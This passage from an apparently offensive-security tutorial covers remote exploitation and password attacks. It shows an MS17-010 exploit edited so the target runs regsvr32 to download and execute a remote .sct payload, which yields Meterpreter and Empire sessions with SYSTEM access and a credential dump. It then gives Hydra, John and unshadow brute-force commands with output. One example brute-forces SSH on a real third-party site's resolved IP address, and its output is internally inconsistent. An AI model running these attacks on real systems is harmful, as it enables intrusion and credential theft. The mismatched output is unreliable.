Starting service zybr.....
SCMR SessionError: code: 0x41d - ERROR_SERVICE_REQUEST_TIMEOUT
Removing service zybr.....
Done
```

The 'ERROR_SERVICE_REQUEST_TIMEOUT' is a normal message and can be ignored. Check back to your Metasploit console and if the payload executed properly, you should see a request made for the .sct file generated by Metasploit and the subsequent Meterpreter session, giving us SYSTEM level access:

```
msf exploit(regsvr32_applocker_bypass_server) > [*] 192.168.137.68 regsvr32_applocker_bypass_server
- Handling request for the .sct file from 192.168.137.68
[*] 192.168.137.68 regsvr32_applocker_bypass_server - Delivering payload to 192.168.137.68
[*] Sending stage (205379 bytes) to 192.168.137.68
[*] Meterpreter session 2 opened (192.168.137.60:4444 -> 192.168.137.68:55677) at 2018-02-14 15:01:56
-0700
msf exploit(regsvr32_applocker_bypass_server) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Alternatively, you can use a similar method to execute an [Empire](#) payload. Start the Empire console, enter the listeners menu and create a new listener:

```
# uselistener http
```

Default options are fine here, but edit them to your liking if needed and 'execute'. You should get a message that your listener is now started but you can check by running the 'list' or 'listeners' command in the listeners menu:

```
(Empire: listeners) > listeners

[*] Active listeners:

  Name      Module      Host                      Delay/Jitter  KillDate
  ----      -
  http      http        http://192.168.137.60:80  5/0.0
```

Continue by going back to the previous menu and creating a stager for your payload:

```
# usestager windows/launcher_sct
```

Set the 'Listener' option to the name of the listener you created in the previous step (http) and set the 'OutFile' to a location of your choosing. Edit line 921 of the 'zzz_exploit.py' script, as shown earlier, to reflect the name of your new Empire payload .sct file:

```
920 #smb_send_file(smbConn, sys.argv[0], 'C:', '/exploit.py')
921 service_exec(conn, r'regsvr32 /s /n /u /i:http://192.168.137.60:4445/empirelauncher.sct scrobj.dll')
922 # Note: there are many methods to get shell over SMB admin session
923 # a simple method to get shell (but easily to be detected by AV) is
924 # executing binary generated by "msfvenom -f exe-service ..."
```

Next, you'll want to create a python web server from the directory that your Empire payload is located (preferably in its own directory) using the port you defined in the exploit script:

```
# python -m SimpleHTTPServer 4445
```

Your machine is now setup to handle the delivery of the newly generated .sct Empire payload to the target machine, similar to the Metasploit handler we used earlier. Run the updated exploit script and you should now be the proud owner of a shiny new Empire agent:

```
[+] Initial agent WXM7G3YV from 192.168.137.68 now active (Slack)
```

Now that you have either a Meterpreter shell or an Empire agent on the target host, with SYSTEM level access, you can run common post-exploitation modules and commands to get valuable information such as cleartext credentials from memory:

Meterpreter:

```
meterpreter> load kiwi
```

```
meterpreter> creds_all
```

<https://medium.com/@simonsulyma/hack-the-box-legacy-penetration-testing-without-metasploit-44b628fe870f>

<https://www.lmgsecurity.com/manually-exploiting-ms17-010/>

Passwords Attacks

Brute-Force Attack

A brute-force attack is a type of password attack where hackers make numerous hit-or-miss attempts to gain access. It is a simple attack and often involves automated methods, such as software, for trying multiple letter-number variations.

Employing an extensive number of possibilities takes a long time, so attackers must look for efficiencies. To generate a list of potential combinations, they often start with easy choices, such as common or short passwords. If they know the password requirements for a specific provider (such as the minimum number of characters accepted), the attackers will apply those criteria as well.

Keylogger Attack

A keylogger is spyware that records a user's activity by logging keyboard strokes. Cybercriminals use keyloggers for stealing a variety of sensitive data, from passwords to credit

card numbers. In a password attack, the keylogger records not only the user name and password but also the website or app where those credentials are used, along with other sensitive information.

Keyloggers can be either hardware or software. Since planting hardware on a device takes a lot of extra work, the threat actors are more likely to install malware on a computer or device by luring a user to click on a malicious link or attachment. Some keyloggers also come bundled with software (like “free” apps) that users download from third-party sites.

Dictionary Attack

A type of brute-force password attack, a dictionary attack is based on a list of commonly used words and phrases, as well as often-used passwords. To avoid having to crack a long list of possible passwords, attackers narrow down the list to what’s known as dictionary words.

Those words are not limited to actual words in the dictionary. They could also include popular names of pets, movie characters and people. Hackers will also throw in variations by appending letters with numbers and special characters (e.g., substituting the letter O with number 0).

Credential Stuffing

Credential stuffing is similar to brute-force in that attackers use trial-and-error to gain access. However, instead of guessing passwords, they use stolen credentials. Credential stuffing works off the assumption that many people reuse their passwords for multiple accounts across various platforms.

Over the years, numerous breaches of websites and cloud-based services have resulted in a massive number of [compromised credentials](#). Just one single major-provider breach can yield millions of victim accounts, which cybercriminals then sell, lease or give away on the dark web.

Attackers use credential stuffing to verify which stolen passwords are still valid or work on other platforms. As with brute-force attacks, automated tools make these password attacks incredibly successful.

Man-in-the-Middle

A man-in-the-middle scenario involves three parties: the user, the attacker and the third party with whom that the person is trying to communicate. In a password attack, cybercriminals typically impersonate the legitimate third party, often through a phishing email.

The email looks authentic and may spoof the third-party’s email address to throw off even savvy users. The attackers try to convince the recipient to click on a link that goes to a fake but authentic-looking website, then harvest the credentials when the user logs in.

Traffic Interception

Traffic interception, a variation on the man-in-the-middle attack, involves the threat actors eavesdropping on network traffic to monitor and capture data. A common way of doing that is through unsecured Wi-Fi connections or connections that don’t use encryption, such as HTTP.

Even SSL traffic is vulnerable. For example, a hacker can use a man-in-the-middle attack in what’s called SSL hijacking. SSL hijacking is when someone tries to connect to a secure website,

and the attacker creates a bridge of sorts between the user and the intended destination and intercepts any information passing between the two, such as passwords.

Phishing

Phishing is a versatile approach. Cybercriminals use different phishing and social-engineering tactics, from phishing emails for man-in-the-middle attacks (as described earlier) to a combination of spear-phishing and vishing (a multi-step password attack that includes a voice call and a link to a malicious site that harvests credentials). The latter has been used in attacks targeting employees' VPN credentials.

Phishing attacks typically create urgency for the user. That's why the emails often claim a bogus account charge, service expiration, an IT or HR issue or a similar matter more likely to get the person's attention.

Password Spraying

Another form of a brute-force attack, password spraying involves trying a large number of common passwords on a small number of user accounts, or even on just one account.

Attackers go to great lengths to avoid detection during password spraying. Usually, they'll do some reconnaissance first to limit the number of login attempts to prevent account lockup.

Unshadow

This prepares a file for use with John the Ripper `unshadow passwd shadow > unshadow`

John The Ripper

`john -wordlist /path/to/wordlist -users=users.txt hashfile`

Hydra

`hydra -L users.txt -P pass.txt -t 10 10.10.10.10 ssh -s 22`

`hydra -L users.txt -P pass.txt telnet://10.10.10.10`

Brute force attack with Hydra and Kali Linux

Hydra is a fast and flexible login cracker which can be used on both Linux and Windows, and supports protocols like AFP, HTTP-FORM-GET, HTTP-GET, HTTP-FORM-POST, HTTP-HEAD, HTTP-PROXY, and many more.

Hydra is installed by default on Kali Linux. There are both command line and graphical versions of Hydra, but real developers use command line, right?! ;-)

To familiarize yourself with Hydra's syntax open your terminal and execute the command:

`hydra -h`

Immediately, the hydra helper will be prompted on the screen showing the possible flags, so take a moment to read the descriptions.

`root@kali:~# hydra -h`

Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvV46]

[service://server[:PORT]][/OPT]]Options:

- R restore a previous aborted/crashed session
- S perform an SSL connect
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
- e nsr try "n" null password, "s" login as pass and/or "r" reversed login
- u loop around users, not passwords (effective! implied with -x)
- C FILE colon separated "login:pass" format, instead of -L/-P options
- M FILE list of servers to be attacked in parallel, one entry per line
- o FILE write found login/password pairs to FILE instead of stdout
- f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
- t TASKS run TASKS number of connects in parallel (per host, default: 16)
- w / -W TIME waittime for responses (32s) / between connects per thread
- 4 / -6 prefer IPv4 (default) or IPv6 addresses
- v / -V / -d verbose mode / show login+pass for each attempt / debug mode
- U service module usage details
- server the target server (use either this OR the -M option)
- service the service to crack (see below for supported protocols)
- OPT some service modules support additional input (-U for module help)

Supported services: asterisk afp cisco cisco-enable cvs firebird ftp ftps http[s]-{head|get} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-{cram|digest}md5][s] mssql mysql ncp nntp oracle-listener oracle-sid pcanwhere pcnfs pop3[s] postgres rdp rexec rlogin rsh s7-300 sip smb smtp[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmppHydra is a tool to guess/crack valid login/password pairs - usage only allowed

for legal purposes. This tool is licensed under AGPL v3.0.

The newest version is always available at <http://www.thc.org/thc-hydra>

These services were not compiled in: sapr3 oracle. Use HYDRA_PROXY_HTTP or HYDRA_PROXY - and if needed HYDRA_PROXY_AUTH - environment for a proxy setup.

E.g.: % export HYDRA_PROXY=socks5://127.0.0.1:9150 (or socks4:// or connect://)

% export HYDRA_PROXY_HTTP=http://proxy:8080

% export HYDRA_PROXY_AUTH=user:passExamples:

hydra -l user -P passlist.txt ftp://192.168.0.1

hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAINhydra -C defaults.txt -6

pop3s://[fe80::2c:31ff:fe12:ac11]:143/TLS:DIGEST-MD5

As you can see Hydra can use both single and list of usernames/passwords for cracking using brute forcing method. Luckily for us Kali contains many tools which different sets of default passwords dictionary (e.x. John the Ripper).

Before starting the attack, find the target IP by executing the command

dig <TAGRET>

There are many ways to find the IP related to a website: in this case we used dig, A DNS lookup utility which sole purpose is to display the answers returned by the nameserver of the queried target in the Answer Section.

```
dig facebook.com; <<>> DiG 9.11.3-1ubuntu1.5-Ubuntu <<>> facebook.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2224
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:: udp: 65494
;; QUESTION SECTION:
;facebook.com.      IN A;; ANSWER SECTION:
facebook.com.      198 IN A  157.240.25.35;; Query time: 67 msec
;; SERVER: 127.0.0.53#53(127.0.0.53)
;; WHEN: Wed Apr 03 17:57:12 IST 2019;; MSG SIZE rcvd: 57
```

Now it's time to start the attack by executing the command

```
hydra -l root -P /usr/share/john/password.lst 157.240.25.35 -t 6 ssh
```

In this example I'm attacking the machine specified by the IP 157.240.25.35 using the following options:

- -l flag takes a single value and specifies the user
- -P flag takes a path to a file which contains a list of password
- -t specifies the number of threads used during the attack

Now just wait until the attack is over and if you will be lucky you will have your username and password.

```
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only
Hydra (http://www.thc.org/thc-hydra) starting at 2019-11-13 07:53:33
[DATA] 6 tasks, 1 server, 1003 login tries (l:1/p:1003), ~167 tries per task
...
...
[3306][mysql] host: 157.240.25.35 login: <USERNAME> password: <PASSWORD>
[STATUS] attack finished for localhost (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password foundHydra (http://www.thc.org/thc-
hydra) finished at 2019-11-13 19:45:02
```

Introduction to Hydra

Hydra is a parallelized login cracker which supports numerous protocols to attack. It is very fast and flexible, and new modules are easy to add. This tool makes it possible for researchers and security consultants to show how easy it would be to gain unauthorized access to a system remotely.

It supports: Cisco AAA, Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP-Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh, SIP, SMB(NT), SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 and v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC and XMPP.

```

root@kali:~# hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service
organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-
t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-
c TIME] [-IS0uvVd46] [service://server[:PORT][/OPT]]

Options:
-l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE  try password PASS, or load several passwords from FILE
-C FILE             colon separated "login:pass" format, instead of -L/-P options
-M FILE             list of servers to attack, one entry per line, ':' to specify port
-t TASKS            run TASKS number of connects in parallel per target (default: 16)
-U                 service module usage details
-h                 more command line options (COMPLETE HELP)
server              the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service             the service to crack (see below for supported protocols)
OPT                 some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s]-{
head|get|post} http[s]-{get|post}-form http-proxy http-proxy-urlenum icq imap[s] irc lda
p2[s] ldap3[-{cram|digest}md5][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere
pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip smb smt
p[s] smtp-enum snmp socks5 ssh sshkey svn teamspeak telnet[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.

Example: hydra -l user -P passlist.txt ftp://192.168.0.1

```

Multiple Feature of Hydra

Since we are using GNOME build of Kali Linux, therefore, the “**the-hydra**” package is already included by default, all we need to do, open the terminal and just type “**hydra -h**” and press Enter. You will be welcomed by its help screen.

- R : restore a previous aborted/crashed session
- I : ignore an existing restore file.
- S : perform an SSL connect
- s : PORT if the service is on a different default port, define it here
- l LOGIN or -L : FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P : FILE try password PASS, or load several passwords from FILE
- x MIN:MAX:CHARSET : password bruteforce generation, type “-x -h” to get help
- e nsr : try “n” null password, “s” login as pass and/or “r” reversed login
- u : loop around users, not passwords (effective! implied with -x)
- C FILE : colon separated “login:pass” format, instead of -L/-P options
- M FILE : list of servers to be attacked in parallel, one entry per line
- o FILE : write found login/password pairs to FILE instead of stdout
- f / -F : exit when a login/pass pair is found (-M: -f per host, -F global)
- t TASKS : run TASKS number of connects in parallel (per host, default: 16)

-w / -W TIME : wait time for responses (32s) / between connects per thread

-4 / -6 : prefer IPv4 (default) or IPv6 addresses

-v / -V / -d : verbose mode / show login+pass for each attempt / debug mode

-U : service module usage details

server : the target server (use either this OR the -M option)

service : the service to crack (see below for supported protocols)

OPT : some service modules support additional input (-U for module help)

Reference Source: <https://tools.kali.org/password-attacks/hydra>

```

root@kali:~# hydra -h
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret servi

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE]
://server[:PORT][/OPT]]

Options:
-R      restore a previous aborted/crashed session
-I      ignore an existing restore file (don't wait 10 seconds)
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-y      disable use of symbols in bruteforce, see above
-e nsr try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE colon separated "login:pass" format, instead of -L/-P options
-M FILE list of servers to attack, one entry per line, ':' to specify port
-o FILE write found login/password pairs to FILE instead of stdout
-b FORMAT specify the format for the -o FILE: text(default), json, jsonv1
-f / -F exit when a login/pass pair is found (-M: -f per host, -F global)
-t TASKS run TASKS number of connects in parallel per target (default: 16)
-T TASKS run TASKS connects in parallel overall (for -M, default: 64)
-w / -W TIME wait time for a response (32) / between connects per thread (0)
-c TIME wait time per login attempt over all threads (enforces -t 1)
-4 / -6 use IPv4 (default) / IPv6 addresses (put always in [] also in -M)
-v / -V / -d verbose mode / show login+pass for each attempt / debug mode
-o      use old SSL v2 and v3
-q      do not print messages about connection errors
-U      service details
-h      more command line options (COMPLETE HELP)
server  the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
service the service to crack (see below for supported protocols)
OPT     some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs firebird ftp ftps http[s
][s] mssql mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres ra
[s] vmauthd vnc xmpp

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
v3.0. The newest version is always available at http://www.thc.org/thc-hydra
Don't use in military or secret service organizations, or for illegal purposes.
These services were not compiled in: afp ncp oracle sapr3.

Use HYDRA_PROXY_HTTP or HYDRA_PROXY environment variables for a proxy setup.
E.g. % export HYDRA_PROXY=socks5://l:p@127.0.0.1:9150 (or: socks4:// connect://)
% export HYDRA_PROXY=connect_and_socks_proxylist.txt (up to 64 entries)
% export HYDRA_PROXY_HTTP=http://login:pass@proxy:8080
% export HYDRA_PROXY_HTTP=proxylist.txt (up to 64 entries)

```

Password Guessing For Specific Username

Hydra is a very impactful tool and also quite easy to use for making a brute force attack on any protocol.

Syntax: `hydra [[[-l LOGIN]-L FILE] [-p PASS]-P FILE] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-SuvV46] [service://server[:PORT][:/OPT]]`

Suppose you want to crack password for ftp (or any other) whose username is with you, you only wish to make a password brute force attack by using a dictionary to guess the valid password.

At that moment you should go with the following command where **-l option** enables username parameter and **-P options** enables dictionary for the password list.

```
hydra -l raj -P pass.txt 192.168.1.108 ftp
```

As you can observe it has found 1 valid **password: 123** for username: raj for FTP login.

```
root@kali:~# hydra -l raj -P pass.txt 192.168.1.108 ftp ↵
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or s

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:27:19
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:1/p:5)
[DATA] attacking ftp://192.168.1.108:21/
[21][ftp] host: 192.168.1.108 login: raj password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 13:27:23
```

Username Guessing For Specific Password

Suppose you want to crack username for FTP (or any other) whose password is with you, you only wish to make a username brute force attack by using a dictionary to guess the valid username. Hence it is a vice-versa situation compared to the above situation.

At that moment you should go with the following command where **-L option** enables dictionary for username list and **-p options** enables password parameter.

```
hydra -L user.txt -p 123 192.168.1.108 ftp
```

As you can observe it has found 1 valid **username: raj** for the password: 123 FTP login.

```
root@kali:~# hydra -L user.txt -p 123 192.168.1.108 ftp ↵
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or c

Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:27:56
[DATA] max 5 tasks per 1 server, overall 5 tasks, 5 login tries (l:5/p:1)
[DATA] attacking ftp://192.168.1.108:21/
[21][ftp] host: 192.168.1.108 login: raj password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 13:28:00
```

Cracking Login Credential

Suppose you want to crack username and password for FTP (or any other), wish to make username and password brute force attack by using a dictionary to guess the valid combination

At that moment you should go with the following command where **-L option** enables dictionary for username list and **-P options** enables dictionary for a password list.

```
hydra -L user.txt -P pass.txt 192.168.1.108 ftp
```

As you can observe it has found 1 valid **username: raj** for **password: 123** FTP login.

```
root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 ftp
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or s
Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:28:24
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:
[DATA] attacking ftp://192.168.1.108:21/
[21][ftp] host: 192.168.1.108 login: raj password: 123
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 13:28:31
```

Use of Verbose or Debug Mode for Examining Brute Force

You can use **-V option** along with each command, with the help of verbose mode you can observe each attempt for matching the valid combination of username and password. If you will observe the given below image; then you will find there are 5 usernames in the user.txt file (L=5) and 5 passwords in a pass.txt file (P=5) and hence the total number of login attempts will be $5*5=25$.

```
root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 ftp -V
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organiza
Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:31:12
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5/p:5) -2 tries per task
[DATA] attacking ftp://192.168.1.108:21/
[ATTEMPT] target 192.168.1.108 - login "root" - pass "root" - 1 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "toor" - 2 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "raj" - 3 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "msfadmin" - 4 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "123" - 5 of 25 [child 4] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "root" - 6 of 25 [child 5] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "toor" - 7 of 25 [child 6] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "raj" - 8 of 25 [child 7] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "msfadmin" - 9 of 25 [child 8] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "123" - 10 of 25 [child 9] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "root" - 11 of 25 [child 10] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "toor" - 12 of 25 [child 11] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "raj" - 13 of 25 [child 12] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "msfadmin" - 14 of 25 [child 13] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "123" - 15 of 25 [child 14] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "root" - 16 of 25 [child 15] (0/0)
[21][ftp] host: 192.168.1.108 login: raj password: 123
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "toor" - 17 of 25 [child 14] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "raj" - 18 of 25 [child 8] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "msfadmin" - 19 of 25 [child 6] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "123" - 20 of 25 [child 3] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "root" - 21 of 25 [child 15] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "toor" - 22 of 25 [child 0] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "raj" - 23 of 25 [child 1] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "msfadmin" - 24 of 25 [child 2] (0/0)
[ATTEMPT] target 192.168.1.108 - login "123" - pass "123" - 25 of 25 [child 4] (0/0)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-11-01 13:31:20
```

Even you can use **-d option** that enables debug and verbose mode together and shows complete detail of attacking mode.

```

root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 ftp -d ↩
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military o

[DEBUG] Output color flag is 1
Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:32:27
[DEBUG] cmdline: hydra -L user.txt -P pass.txt -d 192.168.1.108 ftp
[DATA] max 16 tasks per 1 server, overall 16 tasks, 25 login tries (l:5
[DATA] attacking ftp://192.168.1.108:21/
[VERBOSE] Resolving addresses ...
[DEBUG] resolving 192.168.1.108
[VERBOSE] resolving done

```

As you can observe the verbose mode is showing each attempt for matching valid credential for username and password with the help of user.txt and pass.txt as well as debug mode is showing wait-time, con-wait, socket, send pid and received pid

```

[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 29, pid: 4267
0010: 0000: 665079 4120 74 53686553 20207031 613273 733377 0d6f720a 64 2e
20020: 30d.0a.
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 33,
[ .. ]
[DEBUG] SEND [pid:4260] (11 bytes):
0000: 5041 5353 2072 6f6f 740d 0a [ PASS root.. ]
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 15, pid: 4260
[DEBUG] RECV [pid:4269] (23 bytes):
0000: 3233 3020 4c6f 6769 6e20 7375 6363 6573 [ 230 Login succes ]
0010: 7366 756c 2e0d 0a [ sful... ]
[DEBUG] head_no[14] read F
[21][ftp] host: 192.168.1.108 login: raj password: 123
[DEBUG] head_no[14] read n
[DEBUG] send_next_pair_init target 0, head 14, redo 0, redo_state 0, pass_state 3. lo
[COMPLETED] target 192.168.1.108 - login "raj" - pass "123" - child 14 - 16 of 25
[DEBUG] send_next_pair_mid done 1, pass_state 3, clogin msfadmin, cpass toor, tlogin
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "toor" - 17 of 25 [child 14]
DEBUG_DISCONNECT
DEBUG_CONNECT_OK
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 33, pid: 4269
[DEBUG] RECV [pid:4269] (20 bytes):
0000: 3232 3020 2876 7346 5450 6420 332e 302e [ 220 (vsFTPd 3.0. ]
0010: 3329 0d0a [ 3).. ]
[DEBUG] SEND [pid:4269] (15 bytes):
0000: 5553 4552 206d 7366 6164 6d69 6e0d 0a [ USER msfadmin.. ]
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 33, pid: 4269
[DEBUG] RECV [pid:4269] (34 bytes):
0000: 3333 3120 506c 6561 7365 2073 7065 6369 [ 331 Please speci ]
0010: 6679 2074 6865 2070 6173 7377 6f72 642e [ fy the password. ]
0020: 0d0a [ .. ]
[DEBUG] SEND [pid:4269] (11 bytes):
0000: 5041 5353 2074 6f6f 720d 0a [ PASS toor.. ]
[DEBUG] hydra_receive_line: waittime: 32, conwait: 0, socket: 33, pid: 4269
[DEBUG] RECV [pid:4258] (22 bytes):
0000: 3533 3020 4c6f 6769 6e20 696e 636f 7272 [ 530 Login incorr ]
0010: 6563 742e 0d0a [ ect... ]
[DEBUG] head_no[21] read n

```

NULL/Same as Login/Reverse login Attempt

Using option **-e along with nsr** enables three parameter null/same as login/reverse login while making brute force attack on the password field, if you will observe the given below image then you will notice that this time L=5 and automatically P=8 which means now the total number of login tries will be 5*8=40.

```
hydra -L user.txt -P pass.txt 192.168.1.108 ftp -V -e nsr
```

As you can observe with every username, it is trying to match the following combination along with the password list.

Login "root" and pass "" as null password

Login "root" and pass "root" as same as the login

Login "root" and pass "toor" as the reverse of login

```
root@kali:~# hydra -L user.txt -P pass.txt 192.168.1.108 ftp -V -e nsr
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organization
Hydra (http://www.thc.org/thc-hydra) starting at 2018-11-01 13:31:49
[DATA] max 16 tasks per 1 server, overall 16 tasks, 40 login tries (l:5/p:8) ~3 tries per task
[DATA] attacking ftp://192.168.1.108:21/
[ATTEMPT] target 192.168.1.108 - login "root" - pass "root" - 1 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "" - 2 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "toor" - 3 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "raj" - 6 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "msfadmin" - 7 of 40 [child 4] (0/0)
[ATTEMPT] target 192.168.1.108 - login "root" - pass "123" - 8 of 40 [child 5] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "toor" - 9 of 40 [child 6] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "" - 10 of 40 [child 7] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "root" - 11 of 40 [child 8] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "raj" - 14 of 40 [child 9] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "msfadmin" - 15 of 40 [child 10] (0/0)
[ATTEMPT] target 192.168.1.108 - login "toor" - pass "123" - 16 of 40 [child 11] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "raj" - 17 of 40 [child 12] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "" - 18 of 40 [child 13] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "jar" - 19 of 40 [child 14] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "root" - 20 of 40 [child 15] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "toor" - 21 of 40 [child 5] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "msfadmin" - 23 of 40 [child 4] (0/0)
[ATTEMPT] target 192.168.1.108 - login "raj" - pass "123" - 24 of 40 [child 8] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "msfadmin" - 25 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "" - 26 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.1.108 - login "msfadmin" - pass "nimdafsm" - 27 of 40 [child 6] (0/0)
